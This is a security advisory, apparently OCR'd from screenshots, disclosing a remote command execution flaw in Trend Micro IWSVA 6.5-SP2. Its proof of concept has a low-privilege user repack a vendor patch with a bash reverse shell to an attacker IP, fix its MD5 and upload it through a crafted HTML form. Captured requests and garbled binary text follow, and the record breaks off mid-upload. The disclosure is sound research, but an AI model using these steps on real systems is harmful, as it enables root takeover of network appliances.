Qualys Security Advisory QSA-2016-10-26

October 26, 2016

Multiple Vulnerabilities in Trend Micro Interscan Web Security Virtual Appliance (IWSVA) 6.5.x

---

SYNOPSIS:

TrendMicro Interscan Web Security Virtual Appliance (IWSVA) suffers from Remote Command Execution (RCE), Privilege Escalation and Stored Cross Site Scripting vulnerabilities.

Reference: http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU


VULNERABILITY DETAILS:

Lab Setup:

1. Target Hostname: TrendMicroIWSVA6.5SP2
2. Target IP Address: 192.168.253.150
3. Kali Machine IP: 192.168.253.136

Vulnerable/Tested Version:

Interscan Web Security Virtual Appliance version 6.5-SP2_Build_Linux_1707.Older versions are also affected.



192.168.253.150:1812/index.jsp?CSRFGuardToken=41CNR7CS6W2EWZ8016POQTMTJWSHOSY4&sum

System Updates

Select a Patch to Install

Location: No file selected.


Current IWSVA Information

Host Name	OS Version	Application Version	Last Updated
TrendMicroIWSVA6.5SP2	3.5.1321.el6.x86_64	6.5-SP2_Build_Linux_1707	10/25/16 10:06:16 PM

History

Patch Member	Patch Information	Installed on ▾
Patch1_B1707 | Uninstall	IWSVA 6.5SP2 EN Patch 1 Build 1707	10/25/16 10:06:16 PM
hfb1622	IWSVA 6.5-SP2 Hot Fix Build 1622	10/25/16 9:59:53 PM
cpb1620	IWSVA 6.5-SP2 Critical Patch Build 1620	10/25/16 9:55:19 PM
cpb1608	IWSVA 6.5-SP2 Critical Patch Build 1608	10/25/16 9:44:12 PM

Note: All the vulnerabilities mentioned in this report were tested with a least privileged user account ‘**test**’. This user has ‘**Reports Only**’ role assigned.



192.168.253.150:1812/index.jsp?CSRFGuardToken=6GENJXRB803X1ZLK7IK7QYJU83G7XABN&summary_scan

InterScan™ Web Security Virtual Appliance

Login Accounts

	Username	User Type	Rolename	Description
□	admin	Local	MasterAdminRole	Master Administrator
□	test	Local	Reports only	TestUser

Vulnerability 1: Remote Command Execution (RCE)

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can gain a '**root**' shell on the system.

Risk Factor: High

Impact:


An attacker with low privileges can abuse the **Patch Installation** functionality to execute commands on the system remotely and gain a '**root**' shell.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user '**test**'.

2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.



192.168.253.150:1812/index.jsp?CSRFGuardToken=Q4RJM47H7AMG3RU792A4YWXTI8JFIZQP&su

InterScan™ Web Security Virtual Appliance

Welcome,test

Status	Method	File	Domain	Cause	Type
302	POST	uilogonsubmit.jsp	192.168.253.150:1812	document	html
	POST	uilogonsubmit.jsp	192.168.253.150:1812	document	
200	GET	index.jsp?CSRFGuardToken=Q4RJM47H7AMG3RU792...	192.168.253.150:1812	document	html
200	GET	top.jsp	192.168.253.150:1812	subdocument	html
200	GET	left.jsp	192.168.253.150:1812	subdocument	html
200	GET	func.js	192.168.253.150:1812	script	js
200	GET	i18n_warnmsg.js	192.168.253.150:1812	script	js

2068 requests, 4,149.86 KB, 2,024.83 s

Request Headers:


```
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.150:1812/logon.jsp
Cookie: JSESSIONID=84CDE6B0889829FF6E300E771B0ADC81
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

3. Download a product patch from TrendMicro download center: http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU

4. I downloaded '**iwsva-65-sp2-ar64-en-cpb1620.tgz**' and renamed it to '**iwsva-65-sp2-ar64-en-cpb1624.tgz**' just to indicate a higher patch.

5. Open this file in Archive Manager and locate '**stargate_patch_apply.sh**' shell script.

6. Edit this script and remove all the code and add a bash one liner reverse shell.




Name	Size	Type	Modified
files	12.9 MB	Folder	28 Decembe
stargate_patch_apply.sh	57 bytes	shell script	27 October .
stargate_patch_common.sh	3.0 kB	shell script	22 July 201..

```
#!/bin/sh

bash -i >& /dev/tcp/192.168.253.136/443 0>&1
```

Here, 192.168.253.136 is Kali machine's IP address which is listening on port#443 for reverse shell.


7. Now edit the '**stargate_patch.ini**' file to update build versions from **1620** to **1624**. This may not be necessary but I preferred to update the file anyway.



```
#Unless otherwise specified, it's a required field.
[PatchInfo]
#The patch identifier
Number=cpb1624
#Build number of this patch.  Patch won't be applied to build equal to or newer than this
Build=1624
#Patch Type (App or OS)
PatchType=application
#Our build script will fill in Date
Title=IWSVA 6.5-SP2 Critical Patch Build 1624
Description=IWSVA 6.5-SP2 Critical Patch Build 1624 updates the IWSVA software to build
1624.<br><br> Please see the critical patch readme for details.<br><br> This document contains
late-breaking product information that is not found in the online or printed
documentation.<br><br> Topics include a description of fixes, installation/uninstallation,
etc.<br><br>
Description_JA=IWSVA 6.5-SP2 Critical Patch □□□ 1624 □□IWSVA□□□□ 1624 □□□□□□□□□□□<br><br> □□□□□□
□□□critical patch□Readme□□□□□□□□□□□□<br><br> Readme□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
<br><br> □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□<br><br>
Description_CN=IWSVA 6.5-SP2 Critical Patch Build 1624 □IWSVA □□□□□ build 1624<br><br> □□□
```

8. This changes the MD5 hash of ‘**stargate_patch.tgz**’ file and it seems that there is a server side validation wherein server computes the file hash and checks if it matches with the one that is there in ‘**MD5SUM.txt**’ file. This ‘**MD5SUM.txt**’ file is in the same ‘**iwsva-65-sp2-ar64-en-cpb1624.tgz**’ patch update file.


9. Calculate the MD5 hash of ‘**starget_patch.tgz**’ file as it’s been modified and put it in ‘**MD5SUM.txt**’ file.


Extract
+
iwsva_65_sp2_ar64_en_criticalpatch...
Location: /
Name
Size
Type
Modified
MD5SUM.txt
stargate_patch.tgz
Open
MD5SUM.txt
~/.cache/.fr-wTFTxl
Save
MD5SUM.txt
×
MD5SUM.txt
root@kali: ~/Desktop/iwsva_65_ar64_en_criticalpatch_b_1624/iwsva_65_sp2_ar64_en_cri...
File Edit View Search Terminal Help

```
68ca675c8eeaec7c5f84c77413dfe0b0  stargate_patch.tgz
```


```
root@kali:~/Desktop/iwsva_65_ar64_en_criticalpatch_b_1624/iwsva_65_sp2_ar64_en_criticalpatch_b1624# md5sum stargate_patch.tgz
68ca675c8eeaec7c5f84c77413dfe0b0  stargate_patch.tgz
root@kali:~/Desktop/iwsva_65_ar64_en_criticalpatch_b_1624/iwsva_65_sp2_ar64_en_criticalpatch_b1624# 
```

10. Create a ‘**patch_upload.html**’ which is a file upload form and put it in document root on Kali machine.



view-source:http://192.168.253.136/patch_upload.html
89829FF6E300E771B0ADC81
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer

```
<!DOCTYPE html>
<html>
<body>

<form action="http://192.168.253.150:1812/servlet/com.trend.iwss.gui.servlet.ManagePatches?action=upload" method="post" enctype="multipart/form-data">
    Select patch to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload Patch" name="submit">
</form>

</body>
</html>
```


11. Open a new browser tab and access this page. Select the ‘**iwsva-65-sp2-ar64-en-cpb1624.tgz**’ to upload.


192.168.253.136/patch_upload.html
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
Browse...
Upload Patch

Select patch to upload: iwsva_65_sp2_ar64_en_criticalpatch_b1624.tgz


Trend Micro InterS...
Connecting...
http://192.168.253....
192.168.253.136/patch
89829FF6E
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
Select patch to upload: Browse... iwsva_65_sp2_ar64_en_criticalpatch_b1624.tgz Upload Patch
Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.253.150:1812
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

```
POST /servlet/com.trend.iwss.gui.servlet.ManagePatches?action=upload HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.136/patch_upload.html
Cookie: JSESSIONID=84CDE6B0889829FF6E300E771B0ADC81
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------71772542910375
Content-Length: 4678950

-----------------------------71772542910375
Content-Disposition: form-data; name="fileToUpload"; filename="iwsva_65_sp2_ar64_en_criticalpatch_b1624.tgz"
Content-Type: application/x-compressed

□‹□□□¥□X□□iwsva_65_sp2_ar64_en_criticalpatch_b1624.tar□ì˜gP□1□ÇUTD8□□Qê«(ˆ ðJ□5'¨¨□¨T¥„ĵ¨Ò(
(□ÒU@ä(□P□é□¡□□z('¯ˊ„□□□□!□¯□□ÕinniíÛ)»›››û}ÿfžÙÜ□ÙÜÿÏiš߀ÔªªlW
□□=ôoCýwuu□□□Cê□ãŸïßÑÖ<ô»†°°¦ÆõëÚ¿kþå_GëúõC¿©□ú□□□□é□|Hý?□ë¿□m€»«¶Ž-;ÀÓÓÕÖ]Ç]ë)@Ó]GGów
